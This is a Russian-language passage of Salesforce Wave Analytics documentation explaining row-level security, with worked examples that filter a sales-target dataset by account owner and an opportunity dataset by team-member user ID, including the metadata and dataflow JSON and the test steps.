3. Добавление предиката в файл метаданных
   При использовании набора данных, созданного из CSV-файла, укажите предикат в связанном файле метаданных или при редактировании набора данных.
4. Создание набора данных
   После обновления файла метаданных предикатом рекомендуем создать набор данных.
5. Тестирование безопасности строки для набора данных
   Убедитесь в правильном применении предиката и отображении каждому пользователю только собственных контрольных показателей продаж.


Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все контрольные показатели продаж.

Получите контрольные показатели продаж из CSV-файла ниже.

AccountOwner	Region	Target	TargetDate
Tony Santos	Midwest	10000	1/1/2011
Lucy Timmer	Northeast	50000	1/1/2011
Lucy Timmer	Northeast	0	12/1/2013
Bill Rolley	Midwest	15000	1/1/2011
Keith Laz	Southwest	35000	1/1/2011
Lucy Timmer	Southeast	40000	1/1/2011

При создании набора данных без применения безопасности строки любой пользователь, имеющий доступ к набору данных, сможет просматривать контрольные показатели продаж для всех ответственных за организации. Например, согласно рисунку ниже, пользователь сможет просматривать контрольные показатели продаж для всех ответственных за организации.



Чтобы ограничить доступ к записям данного набора данных, примените безопасность строки.

Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

Допустим, набор данных использует указанный ниже предикат.

```
'AccountOwner' == "$User.Name"
```

Прим.: Во всех примерах предикатов, рассмотренных в данном документе, используется экранирование двойных кавычек, являющееся обязательным при вводе предиката в трансформации Register или файле метаданных. Данный предикат применяет безопасность строки на основе ответственности за запись. На основе используемого предиката Wave Analytics возвращает запись контрольного показателя продаж при отправке ответственным за организацию запроса на набор данных.

Рассмотрим выражение предиката подробнее.

- AccountOwner ссылается на столбец набора данных, хранящий полное имя ответственного за организацию для каждого контрольного показателя продаж.
- $User.Name ссылается на столбец Name объекта User, хранящий полное имя каждого пользователя. Wave Analytics выполняет поиск для получения полного имени пользователя, отправляющего каждый запрос.

Прим.: Поиск возвращает совпадение только при полном соответствии имен в AccountOwner и $User.Name; они также должны использовать одинаковый регистр.

Добавление предиката в файл метаданных

При использовании набора данных, созданного из CSV-файла, укажите предикат в связанном файле метаданных или при редактировании набора данных.

Следует экранировать двойные кавычки вокруг строковых значений при вводе предиката в файл метаданных.

В данном случае добавьте предикат в файл метаданных (см. пример ниже).

```
{
   "fileFormat": {
   "charsetName": "UTF-8",
   "fieldsDelimitedBy": ",",
   "fieldsEnclosedBy": "\"",
   "numberOfLinesToIgnore": 1 },
   "objects": [
      {
         "name": "Targets",
         "fullyQualifiedName": "Targets",
         "label": "Targets",
         "rowLevelSecurityFilter": "'AccountOwner' == \"$User.Name\"",
         "fields": [
      {
         "name": "AccountOwner",
         "fullyQualifiedName": "Targets.AccountOwner",
         "label": "Account Owner",
         "type": "Text"
      },
      {
         "name": "Region",
         "fullyQualifiedName": "Targets.Region",
         "label": "Region",
         "type": "Text"
      },
      {
         "name": "Target",
         "fullyQualifiedName": "Targets.Target",
         "label": "Target",
         "type": "Numeric",
         "precision": 16,
         "scale": 0,
         "defaultValue": "0",
         "format": null
      },
      {
         "name": "TargetDate",
         "fullyQualifiedName": "Targets.TargetDate",
         "label": "TargetDate",
         "description": "",
         "type": "Date",
         "format": "dd/MM/yy HH:mm:ss",
         "isSystemField": false,
         "fiscalMonthOffset": 0
      }
      ]
      }
   ]
}
```

Создание набора данных


После обновления файла метаданных предикатом рекомендуем создать набор данных.

Внимание: Чтобы выполнить действия, указанные в данном примере, воспользуйтесь непроизводственной средой. Убедитесь, что данные изменения не влияют на другие созданные наборы данных.

Чтобы создать набор данных, выполните указанные ниже действия.

1. Откройте начальную страницу Wave Analytics.
2. Последовательно выберите пункты **«Создать»** > **«Набор данных»**.
3. Щелкните **«CSV»**.

   Данное действие инициирует отображение окна ниже.



4. Выберите CSV-файл и файл метаданных.
5. Введите «SalesTarget» в поле **«Имя набора данных»**.
6. При необходимости выберите другое приложение для хранения набора данных.
7. Нажмите кнопку **«Создать набор данных»**.

   Wave Analytics подтверждает успешность загрузки и создает системное задание на создание набора данных. При необходимости просмотрите набор данных SalesTarget после выполнения задания.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки CSV-файла и файла метаданных:

- Загрузка внешних данных в Wave Analytics

8. Чтобы проверить успешность выполнения задания, выполните указанные ниже действия.

   a. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки ( ) и выберите **«Отслеживание данных»**.

   По умолчанию отображается представление заданий на странице отслеживания данных. В нем представлены статусы заданий потоков данных и загрузок внешних данных.

   b. Чтобы просмотреть последние статусы заданий, нажмите кнопку «Обновить задания» ( ).

Тестирование безопасности строки для набора данных


Убедитесь в правильном применении предиката и отображении каждому пользователю только собственных контрольных показателей продаж.

1. Выполните вход в Wave Analytics от имени нужного пользователя.
2. Откройте соответствующий набор данных.
   Убедитесь, что данный пользователь может просматривать только собственный контрольный показатель продаж.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.



Пример безопасности строки на основе групп, работающих с возможностями

Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе группы, работающей с возможностями. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую просматривать возможность только участникам рабочей группы. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.


1. Определение данных для добавления в набор данных
   Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой.
2. Проектирование потока данных для загрузки данных
   Теперь рассмотрим вопросы извлечения данных Salesforce и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.
3. Определение безопасности строки для набора данных
   Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?
4. Изменение потока данных на основе безопасности строки
   Теперь рекомендуем добавить предикат в файл определения потока данных.
5. Создание набора данных
   После получения окончательного файла определения потока данных рекомендуем создать набор данных.
6. Тестирование безопасности строки для набора данных
   Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.

Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой.

Получите возможности из объекта Opportunity, а рабочие группы из объекта OpportunityTeamMember. Оба являются объектами Salesforce.

В данном примере организация Salesforce содержит группу, работающую с возможностями, и пользователей (см. рисунок ниже).




ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Кроме того, организация содержит перечисленные ниже возможности, которые в основном принадлежат вице-президенту по продажам.




Action	Opportunity Name	Account Name	Amount	Close Date	Stage	Opportunity Owner Alias
Edit | Del	Acc - 1000 Widgets	Acc_salesrep		9/4/2014	Prospecting	Tony
Edit | Del	Acme - 1,200 Widgets	Acme	$140,000.00	6/14/2012	Value Proposition	Keith
Edit | Del	Acme - 200 Widgets	Acme	$20,000.00	10/13/2012	Prospecting	Keith
Edit | Del	Acme - 600 Widgets	Acme	$70,000.00	8/10/2012	Needs Analysis	Keith
Edit | Del	ESales_01	East_Sales_acc_01		9/4/2014	Prospecting	Bill
Edit | Del	Global Media - 400...	Global Media	$40,000.00	7/13/2012	Id. Decision Makers	Keith
Edit | Del	salesforce.com - 1,...	salesforce.com	$100,000.00	6/14/2012	Negotiation/Review	Keith
Edit | Del	salesforce.com - 2,...	salesforce.com	$20,000.00	8/12/2012	Value Proposition	Keith
Edit | Del	salesforce.com - 50...	Global Media	$50,000.00	5/12/2012	Closed Won	Keith
Edit | Del	salesforce.com - 50...	Global Media	$500,000.00	5/12/2012	Closed Won	Keith
Edit | Del	West_Sales_01	West_Sales_Acc_01		9/4/2014	Prospecting	Lucy

Выделенная возможность является единственной возможностью, предоставленной рабочей группой. Пользователь Bill является менеджером по продажам для данной возможности. Пользователь Tony является ответственным за возможность.

Проектирование потока данных для загрузки данных

Теперь рассмотрим вопросы извлечения данных Salesforce и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.



Поток данных извлекает данные из объектов Opportunity и OpportunityTeamMember, объединяет данные и выполняет их последующую загрузку в набор данных OppTeamMember.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Теперь примените данный проект в JSON (формат файла определения потока данных). Файл определения потока данных содержит трансформации, которые извлекают, трансформируют и загружают данные в набор данных.


Создайте JSON на основе проекта (см. пример ниже).

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
```

```
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
         "right": "Extract_Opportunity",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Name","Amount"
         ]
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppTeamMember",
         "name": "OppTeamMember",
         "source": "Augment_OpportunityTeamMember_Opportunity",
         "rowLevelSecurityFilter": ""
      }
   }
}
```

При выполнении данного потока данных Wave Analytics генерирует набор данных без безопасности строки. Как результат, любой пользователь, имеющий доступ к набору данных, сможет просмотреть возможность, предоставленную рабочей группой.

Например, пользователь сможет просмотреть возможность, принадлежащую рабочей группе, участником которой он не является (см. рисунок ниже).



Чтобы ограничить доступ к записям данного набора данных, примените безопасность строки.

Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

Допустим, набор данных использует указанный ниже предикат.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

```
'UserId' == "$User.Id"
```

Данный предикат сравнивает столбец UserId набора данных относительно кода пользователя, выполняющего запрос к набору данных. Данный столбец содержит код пользователя для участника рабочей группы, связанного с каждой возможностью. Чтобы определить код пользователя, выполняющего запрос, Wave Analytics находит идентификационный код для пользователя, выполняющего запрос, в объекте User.

При каждом совпадении Wave Analytics возвращает запись пользователю.

Изменение потока данных на основе безопасности строки

Теперь рекомендуем добавить предикат в файл определения потока данных.

Добавьте предикат в трансформацию Register, регистрирующую набор данных OppTeamMember (см. пример ниже).

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
         "right": "Extract_Opportunity",
         "right_key": [
            "Id"
         ],
```

```
            "right_select": [
               "Name","Amount"
            ]
         }
      },
      "Register_Dataset": {
         "action": "sfdcRegister",
         "parameters": {
            "alias": "OppTeamMember",
            "name": "OppTeamMember",
            "source": "105_Augment_OpportunityTeamMember_Opportunity",
            "rowLevelSecurityFilter": "'UserId' == \"$User.Id\""
         }
      }
}
```

Создание набора данных

После получения окончательного файла определения потока данных рекомендуем создать набор данных.

Внимание: Чтобы выполнить действия, указанные в данном примере, убедитесь в наличии всех обязательных объектов и полей Salesforce и воспользуйтесь непроизводственной средой. Убедитесь, что данные изменения не влияют на другие созданные наборы данных. Прежде чем вносить любые изменения, рекомендуем всегда создавать резервную копию текущего файла определения потока данных ввиду невозможности извлечения предыдущих версий файла.

Чтобы создать набор данных, выполните указанные ниже действия.

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **«Отслеживание данных»**.
   По умолчанию отображается представление заданий страницы отслеживания данных.
2. Выберите **Представление потока данных**.
3. Чтобы загрузить текущий файл определения потока данных, щелкните список действий (1) для потока данных и выберите действие **«Загрузить»**.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки, выгрузки, выполнения и отслеживания потока данных:

- Изменение потоков данных Wave Analytics



4. Откройте файл определения потока данных посредством JSON или текстового редактора.
5. Добавьте JSON из предыдущего этапа.
6. Прежде чем сохранить файл определения потока данных, воспользуйтесь инструментом проверки JSON для проверки допустимости JSON.

   При загрузке файла определения потока данных, содержащего недопустимый JSON, возникает ошибка. Инструмент проверки JSON доступен в Интернете.
7. Сохраните и закройте файл определения потока данных.
8. Щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие **«Выгрузить»**.
9. Выберите обновленный файл определения потока данных и щелкните **«Выгрузить»**.
10. Чтобы выполнить задание потока данных, щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие **«Выполнить»**.
11. Чтобы просмотреть последний статус задания потока данных, нажмите кнопку **«Обновить задания»** ( ). При необходимости просмотрите созданный набор данных после выполнения задания потока данных.

Прим.: При добавлении предиката в набор данных, созданный ранее, каждый пользователь должен выполнить выход и повторный вход для активации предиката.

Тестирование безопасности строки для набора данных


Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.

1. Выполните вход в Wave Analytics от имени Lucy.
2. Откройте соответствующую возможность.
   Убедитесь, что данный пользователь больше не может просматривать возможность, связанную с рабочей группой, так как не является ее участником.


ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.



3. Выполните выход и повторный вход от имени другого пользователя.
   Данный пользователь может просматривать возможность, предоставленную рабочей группой, участником которой он является.



Пример безопасности строки на основе иерархии ролей и ответственности за запись

Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе иерархии ролей Salesforce и ответственности за запись. В данном примере требуется создать набор данных, содержащий все возможности. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только собственные возможности или возможности, принадлежащие их подчиненным на основе иерархии ролей Salesforce. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

1. Определение данных для добавления в набор данных
   Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все возможности, а также сведения о пользователе для каждого ответственного за возможность (например, полное имя, подразделение и должность).
2. Проектирование потока данных для загрузки данных
   Теперь рассмотрим вопросы извлечения данных и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.
3. Определение безопасности строки для набора данных
   Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?
4. Изменение потока данных на основе безопасности строки
   Теперь рекомендуем изменить файл определения потока данных с учетом предиката.
5. Создание набора данных
   После получения окончательного файла определения потока данных рекомендуем создать набор данных.
6. Тестирование безопасности строки для набора данных
   Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.

СМ. ТАКЖЕ:

Параметры flatten

Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все возможности, а также сведения о пользователе для каждого ответственного за возможность (например, полное имя, подразделение и должность).


Получите возможности из объекта Opportunity, а сведения о пользователе из объекта User. Оба являются объектами Salesforce.

В данном примере организация Salesforce содержит иерархию ролей и пользователей (см. рисунок ниже).

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.




Кроме того, организация содержит перечисленные ниже возможности, которые в основном принадлежат вице-президенту по продажам.



Проектирование потока данных для загрузки данных

Теперь рассмотрим вопросы извлечения данных и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.



Поток данных извлекает данные из объектов Opportunity и User, объединяет данные и выполняет их последующую загрузку в набор данных OppRoles.

Теперь примените данный проект в JSON (формат файла определения потока данных). Файл определения потока данных содержит трансформации, которые извлекают, трансформируют и загружают данные в набор данных.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

